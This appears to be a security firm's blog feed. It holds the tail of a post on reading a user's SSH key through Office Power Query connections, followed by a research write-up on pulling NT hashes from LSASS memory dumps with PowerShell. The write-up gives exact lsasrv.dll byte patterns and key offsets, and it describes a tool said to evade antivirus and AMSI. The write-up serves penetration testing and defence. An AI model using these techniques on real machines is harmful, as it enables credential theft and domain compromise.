
<em>Including the local folder and a local file into the document</em></p>

<p>This is done by Powerquery as it can be seen in the following two screenshots.
Reading a folder:
<img src="/assets/img/papers/ms-office-protos/Dataconnections_5.png" alt="Configured Powerquery for the users folder" />

<em>Configured Powerquery for the users folder</em></p>

<p>Reading a sensitive file, including the detection of the actual username:
<img src="/assets/img/papers/ms-office-protos/Dataconnections_6.png" alt="Configured Powerquery for the users .ssh key" />

<em>Configured Powerquery for the users .ssh key</em></p>

<h2 id="conclusion">Conclusion</h2>
<p>The MS Protocol handler bring some additional attack surface for clients. It should be considered to disable them if they are not in use, however they are normally used by Office 365 and Sharepoint.</p>

<p>If it is not possible to disable them, it should at least considered disabling macros, DDE and enable protected view.</p>

<h2 id="links">Links</h2>
<p>Work and inspiration from others:</p>

<ul>
  <li>
    <p>The great tool responder: 
<a href="https://github.com/lgandx/Responder">https://github.com/lgandx/Responder</a></p>
  </li>
  <li>
    <p>Database of possibly malicious file extensions:
<a href="https://filesec.io/">https://filesec.io/</a></p>
  </li>
  <li>
    <p>CVE-2019-0801 - Path traversal in Office links:
<a href="https://www.zerodayinitiative.com/blog/2019/9/24/cve-2019-0801-microsoft-office-uri-hyperlink-hijinks">https://www.zerodayinitiative.com/blog/2019/9/24/cve-2019-0801-microsoft-office-uri-hyperlink-hijinks</a></p>
  </li>
  <li>
    <p>General analysis for custom protocol handlers: 
<a href="https://parsiya.net/blog/2021-03-17-attack-surface-analysis-part-2-custom-protocol-handlers">https://parsiya.net/blog/2021-03-17-attack-surface-analysis-part-2-custom-protocol-handlers</a></p>
  </li>
  <li>
    <p>MS-Teams URL handler exploit: 
<a href="https://positive.security/blog/ms-officecmd-rce">https://positive.security/blog/ms-officecmd-rce</a></p>
  </li>
  <li>
    <p>SYLK file format: 
<a href="https://outflank.nl/blog/2019/10/30/abusing-the-sylk-file-format/">https://outflank.nl/blog/2019/10/30/abusing-the-sylk-file-format/</a></p>
  </li>
</ul></content>
  

  </entry>

  
  <entry>
    <title>Extracting Secrets from LSA by Use of PowerShell</title>
    <link href="https://blog.syss.com/posts/powershell-lsa-parsing/" rel="alternate" type="text/html" title="Extracting Secrets from LSA by Use of PowerShell" />
    <published>2022-01-12T09:00:00+01:00</published>
  
    <updated>2022-01-12T09:08:30+01:00</updated>
  
    <id>https://blog.syss.com/posts/powershell-lsa-parsing/</id>
    <content src="https://blog.syss.com/posts/powershell-lsa-parsing/" />
    <author>
      <name>Sebastian Hölzle</name>
    </author>


    <category term="paper" />
    
    <category term="tool" />


    <summary>


      During a research project, SySS IT security consultant Sebastian Hölzle worked on the problem of parsing Local Security Authority (LSA) process memory dumps using PowerShell and here are his results.

    </summary>


    <content><p>During a research project, SySS IT security consultant Sebastian Hölzle worked on the problem of parsing Local Security Authority (LSA) process memory dumps using PowerShell and here are his results.
<!--more--></p>
<h1 id="introduction">Introduction</h1>

<p>Within a Windows system, a pentester (or an attacker) focuses on two components which are usually attacked as soon as the administrative privileges are achieved. The first component is the Windows registry which holds the sensitive information about local accounts. On normal clients, this information can be used if the password of the local user accounts (e.g. the local administrator) is reused on other systems to compromise parts or the whole network infrastructure.</p>

<p>Next to the registry, the process of the <strong>Local Security Authority Subsystem</strong> (or short <strong>LSASS</strong>) is also a high value target. This process holds information about all logged-on identities in different forms. So especially within Active Directory environments, this opens the possibility to extract hashes or even passwords from high value user accounts (e.g. domain admins).</p>

<p>In case those accounts have or had a logon session which was not properly terminated by a logoff, the process on the victim machine still holds credential data of those accounts. Those logon sessions could originate from interactive logons, scheduled tasks, services, <code class="language-plaintext highlighter-rouge">run as</code> application, etc.</p>

<p>By attacking those two key parts within a Windows system, an attacker can extract sensitive data, which could lead to the compromise of the whole Active Directory environment.</p>

<h1 id="extraction-of-sensitive-information">Extraction of sensitive information</h1>

<p>In this article, we will focus on the second part, i.e. the extraction of secrets from the <code class="language-plaintext highlighter-rouge">LSASS.exe</code> process. For the extraction of secrets from the Windows registry various tools are available. Further, due to the use of the <strong>Local Admin Password Solution</strong> (short <strong>LAPS</strong>), this attack vector often is only interesting if the right prerequisites are met.</p>

<p>To extract information from this process, special tools are required. As already implied by the name, it is a process, which means the information is hold within the random access memory (RAM) of the target machine. This makes the extraction quite difficult. In case the secrets have to be extracted <em>live</em>, a tool is required which can communicate with the process within the RAM. There is one famous tool for this scenario: <a href="https://github.com/gentilkiwi/mimikatz">Mimikatz</a>. The disadvantage of this tool is that it is well-known, so nearly every endpoint protection solution is normally able to detect and block it. There are many techniques to hide <a href="https://github.com/gentilkiwi/mimikatz">Mimikatz</a> and the execution, but this is usually a cat-and-mouse game.</p>

<p>The other possibility to extract sensitive information from the LSASS process are memory dumps. The idea behind this technique is to create an image of the process which contains all information (including sensitive information), and to analyze this memory dump on another system. This possibility is very common but also has its drawbacks. The creation of the dump file itself can also fail (e.g. due to endpoint protection software, permissions etc.). But even if this works, the result file needs to be transferred to the system where it can be analyzed. To analyze such memory images also special tools are required. Usually there are two quite popular ways to do that.</p>

<ol>
  <li><a href="https://github.com/gentilkiwi/mimikatz">Mimikatz</a> which can also be used to analyze dump files, but needs to be run under Windows.</li>
  <li><a href="https://github.com/skelsec/pypykatz">pypykatz</a> which allows to analyze the files under Linux.</li>
</ol>

<p>Next to the challenges the transfer of the created dump file can cause, also a logical flaw seems to be present. A file created by use of Windows tools containing Windows data structures needs to be analyzed either by <a href="https://github.com/gentilkiwi/mimikatz">Mimikatz</a> on a completely separate machine or it needs to be transferred to a Linux machine to use <a href="https://github.com/skelsec/pypykatz">pypykatz</a>. This leads to the question: <em>Is there no possibility to do that on Windows with already available standard tools?</em> It is a Windows file with Windows data structures in it; dump files of other processes are used for troubleshooting inside and outside of Microsoft. So there seems to be a way to work with those files and therefore also a way to extract the interesting information (e.g. hashes, credentials) from the dump files without the use of <a href="https://github.com/gentilkiwi/mimikatz">Mimikatz</a>.</p>

<h1 id="goals-of-the-rd-project">Goals of the R&amp;amp;D project</h1>

<p>Within the Windows world, the Swiss army knife of doing something is <strong>PowerShell</strong>. By the use of PowerShell, many different things can be accomplished (for attackers and defenders).</p>

<p>To get a better idea of what we want to do, we summarize what we know and which path we want to explore:</p>

<ul>
  <li>Extraction of sensitive information from the <code class="language-plaintext highlighter-rouge">LSASS.exe</code> process. This can be accomplished live or by using a memory dump. The live extraction is much more complicated, requires special permissions, and can usually much easier be detected. So if we want to extract information from the LSASS process on Windows (ideally on a host with a turned-on endpoint protection solution) without being detected or blocked, we should work with memory dumps.</li>
  <li>We know that the memory dump contains all relevant information (crypto material, sensitive data, etc.), because we can work with the dump on other systems – even Linux systems. So the memory dump seems to hold all data which is required.</li>
  <li>We can assume that we require many different functions within Windows itself. Usually, the most powerful environment on Windows for this is PowerShell. By use of PowerShell, we get access to various built-in functionalities and also have the possibility to add and use Microsoft .NET functions if needed.</li>
</ul>

<p>With the goals laid out, let’s start with the dump of the LSASS process. Since we want to work with memory dumps, the first question is: <strong><em>What are memory dumps and is there an easy way to work with those files – ideally within PowerShell?</em></strong></p>

<h1 id="memory-dumps-a-short-overview">Memory dumps: a short overview</h1>

<p>So first things first: What are memory dumps?</p>

<p>Good question! First of all, memory dumps are images of processes at a certain time. This means before we start to dig into what dumps are, we should understand what we dump: a process or, more precisely, the <code class="language-plaintext highlighter-rouge">LSASS.exe</code> process.</p>

<p>The LSASS process is responsible for coordinating and provisioning different kinds of credentials. The list of data within the process goes from the expected logon credentials, over Kerberos tickets to DPAPI (data protection API) keys. All this information is divided in different parts and organized in separate libraries (DLLs) or credential packages.</p>

<p>The following image provides a rough overview and gives an idea of the process layout and connections between the different parts of the logon procedures:</p>

<p><img src="/assets/img/papers/lsa-parser/lsa-logon-process.png" alt="Logon procedure within Windows" width="100%" />
<em>Logon procedure within Windows (source: <a href="https://docs.microsoft.com/en-us/windows-server/security/windows-authentication/credentials-processes-in-windows-authentication">Microsoft</a>)</em></p>

<p>With that image in mind, we can assume a memory dump of the <strong>Local Security Authority (LSA)</strong> process contains multiple modules (e.g. <code class="language-plaintext highlighter-rouge">Kerberos.dll</code>, <code class="language-plaintext highlighter-rouge">lsasrv.dll</code>, etc.) which need to be identified, separated, and analyzed. Further, it is a running process within the memory of Windows.</p>

<p>Simply put, this means that each module (e.g. <code class="language-plaintext highlighter-rouge">lsasrv.dll</code>) holds one part of data which is static for the runtime of the process (e.g. the initialization vector), and next to that the modules hold links to the changing data (like keys, credentials, etc.) which are stored in a separate part of the process. Later, we will get a more detailed insight in the definition of the border between those two parts.</p>

<p>Now, we have a very rough idea of the data structure we want to explore. But what kind of magic are <a href="https://github.com/gentilkiwi/mimikatz">Mimikatz</a> or <a href="https://github.com/skelsec/pypykatz">pypykatz</a> using to dig up the treasures from those data dumps? To get a better idea where we need to start and how we need to use our chosen tool set (PowerShell), we have to look at already established tool sets and how they are working. So the next step is to follow <a href="https://github.com/skelsec/pypykatz">pypykatz</a> through the extraction of the credentials.</p>

<h1 id="the-process-of-the-extraction">The process of the extraction</h1>

<p>The first observation we make during the understanding of <a href="https://github.com/skelsec/pypykatz">pypykatz</a> is the focus on the segment of the <code class="language-plaintext highlighter-rouge">lsasrv.dll</code>. Next to the crypto material, which is required for the decryption of sensitive data, it also includes the references to the encrypted logon credentials.</p>

<p>But again, let’s start with the basic steps: The credential data is usually encrypted, therefore we need the crypto material. As explained, the material is located within the memory of the module <code class="language-plaintext highlighter-rouge">lsasrv.dll</code>. Within the <code class="language-plaintext highlighter-rouge">lsasrv.dll</code> memory, the crypto material can be identified by use of special patterns and offsets. Those offsets and patterns are differing between the Windows versions and are the initial navigation points for any further operation within the dump file.</p>

<p>For the used Windows 10 version, the following pattern and offsets are used:</p>

<p>Pattern: <code class="language-plaintext highlighter-rouge">\x83\x64\x24\x30\x00\x48\x8d\x45\xe0\x44\x8b\x4d\xd8\x48\x8d\x15</code></p>

<p>This pattern needs to be identified within the <code class="language-plaintext highlighter-rouge">lsasrv.dll</code> and is the initial navigation point for the following offsets.</p>

<p><strong>Offset to initialization vector (IV) pointer</strong> = 67
This offset combined with the pattern results in a pointer (a memory address) where the initialization vector (IV) is located.</p>

<p><strong>Offset to DES key pointer</strong> = -89
This offset combined with the pattern results in a pointer (a memory address) where the DES key is located.</p>

<p><strong>Offset to AES key pointer</strong> = 16
This offset combined with the pattern results in a pointer (a memory address) where the AES key is located.</p>

<p>As result, we should receive the AES key, the DES key, and an IV. This information is required to decrypt the credential data.</p>

<p>That’s the theory. But how can we identify the <code class="language-plaintext highlighter-rouge">lsasrv.dll</code> within a memory dump? Because we want to follow <a href="https://github.com/skelsec/pypykatz">pypykatz</a> by using Windows tools, we use the <strong>Microsoft Console Debugger</strong> (<code class="language-plaintext highlighter-rouge">cdb.exe</code>). It is a lightweight debugger provided by Microsoft. So to identify the <code class="language-plaintext highlighter-rouge">lsasrv.dll</code> module within a memory dump, the Microsoft Console Debugger provides the command <code class="language-plaintext highlighter-rouge">lm m</code>. By using this option, a module name can be searched within a dump file. The result looks like this:</p>

<p><img src="/assets/img/papers/lsa-parser/lsasrv-module.png" alt="Location of the lsasrv.dll within the dump" width="100%" />
<em>Location of the <code class="language-plaintext highlighter-rouge">lsasrv.dll</code> module within the memory dump</em></p>

<p>Within the result output we can see the address range of the <code class="language-plaintext highlighter-rouge">lsasrv.dll</code> memory. This comes quite handy because, as already stated, within that memory range we need to identify the pattern for the crypto material. By use of the commands <code class="language-plaintext highlighter-rouge">s</code> and <code class="language-plaintext highlighter-rouge">-b</code> we can search a byte pattern within a given address range.</p>

<p><img src="/assets/img/papers/lsa-parser/crypto-pattern.png" alt="Pattern within the lsasrv.dll" width="100%" />
<em>Search for byte pattern within the dumped <code class="language-plaintext highlighter-rouge">lsasrv.dll</code> memory range</em></p>

<p>This provides us with the pattern address which needs to be combined with the specified offsets to receive the crypto material.</p>

<p>The combination of the offset is a very simple mathematical addition. We just need to convert the hexadecimal string representation to an integer number, add the offset, and convert the result back to a hexadecimal representation.</p>

<p>The following images show the different keys. As you may notice the DES and AES key are stored in different address ranges of the dump. This indicates that the data AES and DES keys are saved within the heap of the process (not important for what we want to achieve, just an interesting observation).</p>

<p><strong>Initialization vector (IV):</strong>
<img src="/assets/img/papers/lsa-parser/IV.png" alt="Acquired IV" width="100%" />
<em>Acquired IV</em></p>

<p><strong>DES key:</strong>
<img src="/assets/img/papers/lsa-parser/DES.png" alt="Acquired DES key" width="100%" />
<em>Aquired DES key</em></p>

<p><strong>AES key:</strong>
<img src="/assets/img/papers/lsa-parser/AES.png" alt="Acquired AES key" width="100%" />
<em>Acquired AES key</em></p>

<p>With the cryptographic keys for the decryption, the next step is the extraction of the actual credential data. The main difference is that the credential data is organized in lists which are linked to each other. Therefore, we need to identify the first entry of these lists.</p>

<p>This procedure is the same as for the crypto material. We need to find a byte pattern within the memory of the module <code class="language-plaintext highlighter-rouge">lsasrv.dll</code>. When the pattern is identified and the given offsets are applied, the memory address for the first entry of the credential list is identified.</p>

<p>The pattern used for the tested Windows 10 version is: <code class="language-plaintext highlighter-rouge">\x33\xff\x41\x89\x37\x4c\x8b\xf3\x45\x85\xc0\x74</code></p>

<p>Combined with the following offset: 23</p>

<p><img src="/assets/img/papers/lsa-parser/MSVEntryAddresses.png" alt="Identified entry addresses for credential lists" width="100%" />

<em>Identified entry addresses for credential lists</em></p>

<p>The magic at this point is quite easy to understand: find a byte pattern and follow the pointers. But this is the easy part; now the credentials need to be identified, extracted, and decrypted.</p>

<h1 id="credential-data">Credential data</h1>

<p>As already mentioned, the credential data is organized in linked and nested lists. This circumstance makes the automated parsing of those lists quite difficult. Both <a href="https://github.com/skelsec/pypykatz">pypykatz</a> and <a href="https://github.com/gentilkiwi/mimikatz">Mimikatz</a> use process templates for this.</p>

<p>The following figure visualizes the organization of those lists:</p>

<p><img src="/assets/img/papers/lsa-parser/nestedlists.png" alt="Organization of nested lists" width="100%" />
<em>Organization of nested lists</em></p>

<p>When we check the source code of e.g. <a href="https://github.com/skelsec/pypykatz">pypykatz</a>, it becomes clear that the template for the parsing of those lists is selected based on the Windows operating system version. The template itself is an instruction of various data types which, if correctly applied, provides the memory structure of the credential data.</p>

<p>So when we apply the template to the process structure, we are able to parse and extract the part that is of our interest: the credentials.</p>

<p>But how can we apply a template on a memory dump? First, let’s understand what this template describes, i.e. data types. So for example within the template, there is the data type <code class="language-plaintext highlighter-rouge">FLINK</code> (which indicates the address of the next entry). This data type is 8 bytes long. This information comes from two sources: the templates of <a href="https://github.com/skelsec/pypykatz">pypykatz</a> and <a href="https://github.com/gentilkiwi/mimikatz">Mimikatz</a>.</p>

<p>To extract this information of the <code class="language-plaintext highlighter-rouge">FLINK</code>, we start at the extracted <code class="language-plaintext highlighter-rouge">EntryAddresses</code> and read 8 bytes. The next data type is <code class="language-plaintext highlighter-rouge">BLINK</code> (also 8 bytes). To extract this information, we need to read the next 8 bytes after the <code class="language-plaintext highlighter-rouge">FLINK</code>, and so on until all data types are applied.</p>

<p>For the application of templates, you start at a given position, read the given number of bytes, remember the position, and read the next given bytes until no more bytes are left.</p>

<p>If we have correctly applied the templates, we will be rewarded with all the encrypted credentials.</p>

<p><img src="/assets/img/papers/lsa-parser/EncCreds-Deb.png" alt="Pattern within the lsasrv.dll" width="100%" />
<em>Encrypted credentials in memory dump</em></p>

<p>The extracted credentials are encrypted (we remember, we extracted some crypto material). So logon credentials (those we are looking for) are encrypted by use of the 3DES algorithm. Hence, for the decryption of the extracted encrypted credentials, we need the extracted 3DES key and the corresponding IV.</p>

<p>If both are applied successfully, the result is the username and the NT hash of that specific user.</p>

<p>This is basically the process <a href="https://github.com/skelsec/pypykatz">pypykatz</a> follows to extract the logon credentials, and it marks the goal we want to achieve. Now the question is: How we can implement those steps in PowerShell?</p>

<h1 id="powershell">PowerShell</h1>

<p>The first step within PowerShell would be the navigation within the memory dump file, and ensuring that we are able to identify byte patterns (which are required for the crypto material and MSV entries). Furthermore, we need to find a way to navigate by use of memory addresses (to follow the pointers).</p>

<p>When we are able to navigate within the dump file, we can focus on the parsing of memory areas to extract the relevant credential data.</p>

<p>With those steps on our bucket list, we hit a little roadblock: We could not identify an easy way to parse the whole memory dump with the original memory addresses. Because for the extraction of the crypto material and the identification the entry of the credential list exact memory addresses are used.</p>

<p>We explored some possibilities to parse files as binary files by use of the awesome function <a href="https://github.com/Atamido/PowerShell/blob/master/Misc/Search-Binary.ps1">Search-Binary</a> of Atamido, but without the correct memory addresses.</p>

<p>The workaround for this issue is the Microsoft Console Debugger (<code class="language-plaintext highlighter-rouge">cdb.exe</code>). This is a lightweight debugger which can be used to debug and navigate within those files. But it also provides a command line interface which is very handy for the extraction of single parts of the memory dump.</p>

<p>So the idea is to call <code class="language-plaintext highlighter-rouge">cdb.exe</code> from the PowerShell script with a given address, byte pattern, or other parameters, and work with the output of this program call. This worked surprisingly well. So we built a little function named <code class="language-plaintext highlighter-rouge">Run-Debugger</code> which calls the debugger with a command and provides the output of the corresponding program run as result.</p>

<p><img src="/assets/img/papers/lsa-parser/debugger-ps.png" alt="Pattern within the lsasrv.dll" width="100%" />
<em>Debugger command from PowerShell</em></p>

<p>With that problem resolved, we are able to navigate through the memory dump file and extract data. The next step is the parsing of the credential data. Here, PowerShell has the proper solution. By using the <code class="language-plaintext highlighter-rouge">BinaryReader</code> .NET function, the credential lists can be parsed quite easily.</p>

<p>The idea behind the implemented function is that the <code class="language-plaintext highlighter-rouge">BinaryReader</code> function starts at a given position (we remember the extracted list entries). Then, we extract a certain number of bytes (based on the numbers of the data type and template), add the number of extracted bytes to the initial position of the <code class="language-plaintext highlighter-rouge">BinaryReader</code> and start again. The one decisive step was the translation of the templates for the parsing to the correct data types.</p>

<p>By using the function <code class="language-plaintext highlighter-rouge">Run-Debugger</code>, we are able to extract small portions of the data from the memory address. Plus, with the <code class="language-plaintext highlighter-rouge">BinaryReader</code> function, we are able to read a stream of raw binary data. But we still need a connection between those two, because the debugger runs with memory addresses and the <code class="language-plaintext highlighter-rouge">BinaryReader</code> works with offsets within a binary file.</p>

<p>There, the awesome function <a href="https://github.com/Atamido/PowerShell/blob/master/Misc/Search-Binary.ps1">Search-Binary</a> comes into play. It can find byte patterns within a binary file. We use this in the following way: When we hit a jump point within a credential list (when we need to switch to different parts of the memory), we extract a pattern of this memory address by use of the debugger. This is because the debugger can work with the addresses. The issue comes with the <code class="language-plaintext highlighter-rouge">BinaryReader</code> function which is used for the parsing of the credentials. It does not work with addresses, it uses positions (offsets) within the binary file.</p>

<p>To identify those positions, we hand over the pattern from the debugger to the <a href="https://github.com/Atamido/PowerShell/blob/master/Misc/Search-Binary.ps1">Search-Binary</a> function which will provide as a result the exact position within the file and therefore the position where we need to place the <code class="language-plaintext highlighter-rouge">BinaryReader</code>.</p>

<p>After the translation of the templates and some testing (and hours of bug fixing), the result is our PowerShell software tool <a href="https://github.com/SySS-Research/invoke-lsaparse">Invoke-LSAParse</a>. It includes the executable <code class="language-plaintext highlighter-rouge">cdb.exe</code> as Base64-encoded string which will be written to the temp directory of the user which is executing the PowerShell script. This executable will be deleted at the end of the execution. Besides this dependency, <a href="https://github.com/SySS-Research/invoke-lsaparse">Invoke-LSAParse</a> is a pure PowerShell implementation which currently is undetected by the usual endpoint protection solutions or the <strong>Antimalware Scan Interface (AMSI)</strong> of PowerShell. The result of a successful <a href="https://github.com/SySS-Research/invoke-lsaparse">Invoke-LSAParse</a> call is the username and the NT hash of all logged-on identities, as the following demo exemplarily shows.</p>

<p><img src="/assets/img/papers/lsa-parser/example.gif" alt="Demo of Invoke-LSAParse for successfully extracting user credentials from an LSASS memory dump" width="100%" />

<em>Demo of Invoke-LSAParse for successfully extracting user credentials from an LSASS memory dump</em></p>

<p>The current limitations are the implemented templates for parsing data structures. Currently, only Windows 10 and Windows Server until 2016 are supported. Older Windows versions have no templates for the parsing. Another limitation of the current versions concerns the supported logon credentials (no DPAPI, no Kerberos, etc.).</p>

<p>From a defender point of view, the tool <a href="https://github.com/SySS-Research/invoke-lsaparse">Invoke-LSAParse</a> will not work if PowerShell is running in constrained language mode or <strong>application allowlisting</strong>, e.g. using AppLocker, prevents the execution of executables from the temp directory. Next to those measures against the tool itself, if the LSASS process is protected (e.g. by <strong>Credential Guard</strong> or specific endpoint protection solutions), usually no valid data can be extracted.</p>

